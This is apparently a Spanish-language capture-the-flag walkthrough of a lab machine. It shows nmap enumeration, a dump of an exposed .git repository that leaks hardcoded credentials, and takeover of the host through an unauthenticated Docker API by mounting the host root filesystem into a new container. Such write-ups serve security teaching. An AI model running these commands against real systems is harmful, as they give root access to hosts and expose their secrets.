 nohh022
Table of contents
Open Table of contents
Enumeración
La máquina Out Of Band tiene la ip 10.0.2.36
Descubrimiento de Puertos
Vamos a empezar enumerando todos los puertos abiertos de la máquina, así como los servicios y las versiones que se están ejecutando en ellos mediante la herramienta nmap.
nmap -sS -p- --open -sCV --min-rate 5000 -n -Pn 10.0.2.36

Nmap scan report for 10.0.2.36
Host is up (0.00072s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0p2 Debian 7 (protocol 2.0)
2222/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
| ssh-hostkey:
|   3072 d8:c3:18:93:0f:41:58:9a:cc:89:99:70:21:4b:b7:5c (RSA)
|   256 bb:a1:ce:72:d7:db:04:e8:d8:82:65:68:bf:bf:aa:11 (ECDSA)
|_  256 d9:b6:6a:8d:dd:41:cf:63:ef:20:21:05:e2:35:df:12 (ED25519)
2375/tcp open  docker  Docker 26.1.5+dfsg1
|_http-title: Site doesn't have a title (application/json).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Content-Type: application/json
|     Date: Sat, 23 May 2026 07:08:16 GMT
|     Content-Length: 29
|     {"message":"page not found"}
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 404 Not Found
|     Content-Type: application/json
|     Date: Sat, 23 May 2026 07:08:00 GMT
|     Content-Length: 29
|     {"message":"page not found"}
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Api-Version: 1.45
|     Docker-Experimental: false
|     Ostype: linux
|     Server: Docker/26.1.5+dfsg1 (linux)
|     Date: Sat, 23 May 2026 07:08:00 GMT
|     Content-Length: 0
|   docker:
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request: missing required Host header
| docker-version:
|   GitCommit: 411e817
|   Platform:
|     Name:
|   Version: 26.1.5+dfsg1
|   GoVersion: go1.24.4
|   ApiVersion: 1.45
|   BuildTime: 2026-01-02T14:41:00.000000000+00:00
|   Arch: amd64
|   Components:
|
|       Details:
|         GitCommit: 411e817
|         Arch: amd64
|         Experimental: false
|         GoVersion: go1.24.4
|         ApiVersion: 1.45
|         BuildTime: 2026-01-02T14:41:00.000000000+00:00
|         KernelVersion: 6.12.63+deb13-amd64
|         Os: linux
|         MinAPIVersion: 1.24
|       Version: 26.1.5+dfsg1
|       Name: Engine
|
|       Details:
|         GitCommit: 1.7.24~ds1-6+deb13u1
|       Version: 1.7.24~ds1
|       Name: containerd
|
|       Details:
|         GitCommit: 1.1.15+ds1-2+b4
|       Version: 1.1.15+ds1
|       Name: runc
|
|       Details:
|         GitCommit:
|       Version: 0.19.0
|       Name: docker-init
|   KernelVersion: 6.12.63+deb13-amd64
|   MinAPIVersion: 1.24
|_  Os: linux
8000/tcp open  http    Apache httpd 2.4.65 ((Debian))
| http-git:
|   10.0.2.36:8000/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: feat: updated login frontend
|_http-server-header: Apache/2.4.65 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:75:2A:E6 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Puerto 8000 (Web)
Nmap nos ha reportado la existencia de un directorio .git por lo que vamos a emplear la herramienta dumper de GitTools para bajarlo y revisarlo.
./gitdumper.sh http://10.0.2.36:8000/.git/ .
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########

[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/87/3530fea207a8caeff775a0bad479f711d505f3
[-] Downloaded: objects/00/00000000000000000000000000000000000000
[+] Downloaded: objects/2b/3d4eeb53407619e754f1820678745e461db88b
[+] Downloaded: objects/de/b0ff42cbd190b8296f00921b002c537c34667e
[+] Downloaded: objects/85/ca0913082986fe8528c0192466494207c94824
[+] Downloaded: objects/90/f323468cf033c73cd95441db043f994177e2f4
[+] Downloaded: objects/e2/9bbc745b05e8eee1439e60196bd57f2a3f17bb
[+] Downloaded: objects/86/8e11fe803ddb38885e485c9a4cca6c48748204
[+] Downloaded: objects/e3/1ff6b620f85908a68d5c7321ac630d470edf67
[+] Downloaded: objects/fd/c96a7467865126c78e1d9a7784e8bfd2932a95
[+] Downloaded: objects/bf/0a7e6d2ae464359a1b3d39feb8ab0f07926e89
[+] Downloaded: objects/35/d1f3ea738b96d49315e7582a7fe2e9eda58c6b
[+] Downloaded: objects/9c/10c2de1fe42b62287b85f1b8dafea1b63df241
Ya tenemos descargado todo el contenido en un directorio .git, vamos a emplear git para ver los commits.
git show

commit 873530fea207a8caeff775a0bad479f711d505f3 (HEAD -> master)
Author: DevOps Bot <ci-cd@internal.corp>
Date:   Sun Jan 18 19:12:59 2026 +0100

    feat: updated login frontend

diff --git a/index.php b/index.php
index 35d1f3e..bf0a7e6 100644
--- a/index.php
+++ b/index.php
@@ -1 +1,18 @@
-<?php echo 'Maintenance Mode'; ?>
+<?php
+// Legacy Auth System
+// User: dherediat
+// TODO: Remove hardcoded creds in prod
+// $db_pass = "DevAdmin2024!";
+
+echo "<center><h1>Legacy Intranet</h1></center>";
+echo "";
+
+if ($_SERVER['REQUEST_METHOD'] === 'POST') {
+    echo "<br><b>Error:</b> Database connection timeout.";
+}
+?>
+<form method="POST">
+    Login: <input type="text" name="user"><br>
+    Pass: <input type="password" name="pass"><br>
+    <input type="submit" value="Enter">
+</form>
Vemos unas credenciales que parecen ser referentes a la web, así que accedemos a ella y las probamos.

Nos arroja un error de conexión con la base de datos.
Puerto 2375 (Docker API)
La máquina tiene expuesta la api de docker, eso entraña un riesgo muy elevado.
Vamos a conectarnos a ella y listar los contenedores activos.
docker -H tcp://10.0.2.36:2375 ps

CONTAINER ID   IMAGE                  COMMAND                  CREATED        STATUS          PORTS                                                                              NAMES
56fabc0fb990   ctf-target-v2:latest   "/bin/sh -c 'service…"   4 months ago   Up 48 minutes   0.0.0.0:2222->22/tcp, [::]:2222->22/tcp, 0.0.0.0:8000->80/tcp, [::]:8000->80/tcp   ctf-box
Explotación
User flag
Tenemos el id del contenedor, vamos a acceder a él.
docker -H tcp://10.0.2.36:2375 exec -it 56fabc0fb990 bash

root@56fabc0fb990:/# whoami
root
root@56fabc0fb990:/# ls -la /home/dherediat/
total 36
drwxr-xr-x 1 dherediat dherediat 4096 Jan 19 12:37 .
drwxr-xr-x 1 root      root      4096 Jan 18 18:13 ..
lrwxrwxrwx 1 dherediat dherediat    9 Jan 19 12:37 .bash_history -> /dev/null
-rw-r--r-- 1 dherediat dherediat  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 dherediat dherediat 3526 Mar 27  2022 .bashrc
-rw-r--r-- 1 dherediat dherediat  807 Mar 27  2022 .profile
drwxr-xr-x 1 root      root      4096 Jan 18 18:13 .ssh
-rw------- 1 dherediat dherediat   31 Jan 19 11:54 user.txt
Ya tenemos la user flag, somos root en el contenedor que parece ser el servicio ssh del puerto 2222.
Root flag
Podemos ejecutar un contenedor y montar la raíz del servidor (/) en el directorio /hostfs del contenedor y lanzarnos una bash para ganar acceso a los archivos del servidor como el usuario root.
docker -H tcp://10.0.2.36:2375 run -it  -v /:/hostfs ubuntu /bin/bash

root@88fecb1ea77b:/# ls -la /hostfs/root/
total 36
drwx------  5 root root 4096 Jan 19 11:53 .
drwxr-xr-x 18 root root 4096 Jan 18 12:40 ..
-rw-------  1 root root  164 Feb 18 15:21 .bash_history
-rw-r--r--  1 root root  607 Jan  2 12:35 .bashrc
drwx------  3 root root 4096 Jan 18 18:13 .docker
drwxrwxr-x  3 root root 4096 Jan 18 18:12 .local
-rw-r--r--  1 root root  132 Jan  2 12:35 .profile
drwx------  2 root root 4096 Jan 19 11:34 .ssh
-rw-------  1 root root   31 Jan 19 11:54 final_flag.tar.gz
Ya tenemos la root flag, aunque tenga las extensiones .tar.gz se trata de un archivo de texto, aplicando un cat se puede leer su contenido.